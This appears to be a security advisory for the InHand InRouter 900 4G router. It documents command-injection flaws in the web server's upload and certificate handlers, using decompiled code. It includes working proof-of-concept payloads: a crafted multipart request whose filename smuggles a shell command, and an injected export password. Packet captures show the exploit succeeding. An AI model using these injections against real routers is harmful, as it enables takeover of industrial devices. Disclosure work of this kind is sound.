skyvast404 Add files via upload ... History

1 contributor

980 KB

Inhand InRouter 900 Industrial 4G Router Vulnerabilities

Description

Inhand InRouter 900 is a Industrial 4G Router. Remote code execution exists in InRouter 900, before firmware version 1.0.0.r11700, attackers can execute arbitrary commands via a crafted packet.

Vulnerabilities found by reversing */usr/bin/httpd*.

1.Remote Code Execution

URL: http://ip/wizards-ipsec-expert.jsp

In function ***sub_17C08***, the handler ***get_cgi_from_memory*** can get data from front-end user input, v3 is filename. In line 58, variable **s** composes v3 and other text via ***snprintf***.


```
39  v2 = (const char *)get_cgi_from_memory("type");
40  v3 = (char *)get_cgi_from_memory("filename");
41  if ( a1 )
42  {
43    if ( !strcmp(a1, "python.cgi") )
44      a1 = (const char *)get_cgi_from_memory("pyapp");
45    else
46      a1 = 0;
47  }
48  if ( !v2 || !*v2 )
49  {
50    syslog(7, "unknown upload type!");
51    return sub_11AAC("error.jsp");
52  }
53  if ( !v3 || !*v3 )
54  {
55    syslog(7, "unknown upload filename!");
56    return sub_11AAC("error.jsp");
57  }
58  snprintf(s, 0x400u, "sed 's/\r//g' -i %s", v3);
59  if ( !strcasecmp(v2, "config") )
```

In line 181,if ***v2*** equal ***ipsec_conf***, then ***s*** will execute. Remote code execution triggered.

```
181  if ( !strcasecmp(v2, "ipsec_conf") )
182  {
183    system(s);
184    v18 = "/tmp/ipsec.conf";
185    syslog(7, "import ipsec.conf...");
186    rename(v3, "/tmp/ipsec.conf");
187    v19 = f_size("/tmp/ipsec.conf");
188    sub_168B8("infomsg.upload_ok");
189    if ( v19 <= 0x3C00 )
190    {
191      v20 = "/var/backups/ipsec.conf";
192      v21 = "/tmp/ipsec.conf";
```

PoC:

Visit following page, and capture packet.



Modify packet like this and forward:

```
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryG7EJhZzYuXvUkjuO
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.141 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appli
cation/signed-exchange;v=b3;q=0.9
Referer: http://202.99.27.22/wizards-ipsec-expert.jsp
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-CN;q=0.7
Cookie: web_autosave=1; web_status_system_refresh=3; web_status_ipsec_refresh=0; web_loglines=all;
web_status_log_refresh=0; web_pingaddr=202.99.22.79; web_pingcount=4; web_pingsize=32; web_pingoption=
; web_status_l2tp_refresh=3; web_status_openvpn_refresh=3; web_f_openvpn_advanced=1; web_acl-modify=
192-10; web_ipsec-tun-modify=IPsec2_202.99.27.78; web_f_mqtt_advanced=0; web_status_sla_refresh=3;
web_state=0; web_status_track_refresh=3; web_status_vrrp_refresh=3; web_status_backup_refresh=3;
web_cellular_advanced=0; web_alarms_refresh=-3; web_status_alarm_refresh=0; web_session=6f575bbf
Connection: close

------WebKitFormBoundaryG7EJhZzYuXvUkjuO
Content-Disposition: form-data; name="type"

ipsec_conf
------WebKitFormBoundaryG7EJhZzYuXvUkjuO
Content-Disposition: form-data; name="filename"; filename="1233.conf$(ping -c 5 202.99.27.78)"
Content-Type: application/octet-stream

1233
------WebKitFormBoundaryG7EJhZzYuXvUkjuO--
```

Attack success

74	202.99.27.22	65.596176	202.99.27.78	ICMP	98 Echo (ping
75	202.99.27.78	65.596348	202.99.27.22	ICMP	98 Echo (ping
76	202.99.27.78	65.596356	202.99.27.22	ICMP	98 Echo (ping
77	202.99.27.22	66.596368	202.99.27.78	ICMP	98 Echo (ping
78	202.99.27.78	66.596430	202.99.27.22	ICMP	98 Echo (ping
79	202.99.27.78	66.596432	202.99.27.22	ICMP	98 Echo (ping
80	202.99.27.22	67.596867	202.99.27.78	ICMP	98 Echo (ping
81	202.99.27.78	67.596921	202.99.27.22	ICMP	98 Echo (ping
82	202.99.27.78	67.596924	202.99.27.22	ICMP	98 Echo (ping
83	202.99.27.22	68.596877	202.99.27.78	ICMP	98 Echo (ping
84	202.99.27.78	68.596975	202.99.27.22	ICMP	98 Echo (ping
85	202.99.27.78	68.596978	202.99.27.22	ICMP	98 Echo (ping
86	202.99.27.22	69.600541	202.99.27.78	ICMP	98 Echo (ping
87	202.99.27.78	69.600607	202.99.27.22	ICMP	98 Echo (ping
88	202.99.27.78	69.600609	202.99.27.22	ICMP	98 Echo (ping

2. Remote Code Execution

URL:http://IP/setup-openvpn-clientN.jsp

The similar vulnerability exists in line 164 when type equal ***config_ovpn***.

```
161   }
162   if ( !strcasecmp(v2, "config_ovpn") )
163   {
164     system(s);
165     v13 = "/tmp/tmp.ovpn";
166     syslog(7, "import ovpn config...");
167     rename(v3, "/tmp/tmp.ovpn");
168     v14 = f_size("/tmp/tmp.ovpn");
169     if ( v14 > 0x3C00 )
170       goto LABEL_46;
171 LABEL_43:
```

3.Remote Code Execution

URL:http://IP/wizards-ipsec-expert.jsp

The similar vulnerability exists in line 164 when type equal ***ipsec_secrets***.

```
204   if ( !strcasecmp(v2, "ipsec_secrets") )
205   {
206     system(s);
207     v18 = "/tmp/ipsec.secrets";
208     syslog(7, "import ipsec.secrets...");
209     rename(v3, "/tmp/ipsec.secrets");
210     v22 = f_size("/tmp/ipsec.secrets");
211     sub_168B8("infomsg.upload_ok");
212     if ( v22 <= 0x3C00 )
213     {
214       v21 = "/tmp/ipsec.secrets";
215       v20 = "/var/backups/ipsec.secrets";
216       goto LABEL_57;
```

4.Remote Code Execution

URL:http://IP/status-python-sdk.jsp

The similar vulnerability exists in line 164 when ***type*** equal ***python-lib***.

```
if ( strcasecmp(v2, "python-lib") )
{
  if ( !strcasecmp(v2, "python-cfg") )
  {
    syslog(6, "import python lib file:%s", v3);
    v5 = f_size(v3);
    if ( (unsigned int)(v5 - 1) > 0x2CFFFFE )
    {
      sub_168B8("errmsg.filesize");
      sub_105C4("info");
      syslog(6, "import file: %s is too big %ld!", v3, v5);
      goto LABEL_65;
    }
    if ( a1 )
    {
      snprintf(v29, 0x80u, "/var/app/cfg/%s", a1);
      v6 = opendir(v29);
      if ( v6 )
      {
        closedir(v6);
      }
      else if ( mkdir(v29, 0x1FFu) )
      {
        v25 = *__errno_location();
        v26 = strerror(v25);
        syslog(3, "creat %s failed(%d:%s)", v29, v25, v26);
        unlink(v3);
        sub_11AAC("error.jsp");
      }
      v7 = _xpg_basename(v3);
      syslog(6, "get file path %s/%s", v29, v7);
      snprintf(v28, 0x80u, "rm -rf /var/app/cfg/%s/*", a1);
      system(v28);
      v36 = 0;
      v33 = "-af";
      v32 = "cp";
      v34 = v3;
      v35 = v29;
```

5.Remote Code Execution

URL:[***http://IP/cert-mgr.jsp***](http://IP/cert-mgr.jsp)

In function ***sub_1791C*** ,***v27*** compose ***passwd*** with other text. And then system will execute that.


```
sprintf(
  v27,
  "openssl pkcs12 -chain -CAfile %s -in %s -inkey %s -export -out %s -password %s",
  "/tmp/cas.crt",
  "/etc/certs/me.crt",
  "/tmp/me.key",
  "/tmp/me.p12",
  passwd);
logtrace_log(7, 0, "CMD,%s", v27);
v22 = system(v27);
```

We can see that the var ***passwd*** is from ***pass:***

```
strlcpy(passwd, "pass:", 128);
v15 = fopen("/etc/export.key", "r");
if ( v15 )
{
  while ( fgets(export_key, 128, v15) )
    ;
  fclose(v15);
}
if ( export_key[0] )
  strcat(passwd, export_key);
v30 = "openssl";
v31 = "rsa";
v32 = "-in";
v37 = "/tmp/me.key";
v36 = "-out";
v33 = "/etc/certs/me.key";
v34 = "-passin";
v35 = passwd;
v38 = 0;
```

PoC:

We can try this ***password*** on the front-end, which would create a file namd ggg in /var/tmp/memory



Let's check it!

The export.key is ***&ps>>/var/tmp/memory/ggg***

```
/var/tmp/memory # cat /etc/export.key
&ps>>/var/tmp/memory/ggg/var/tmp/memory #
```

And the contents of ggg as following:

More Pages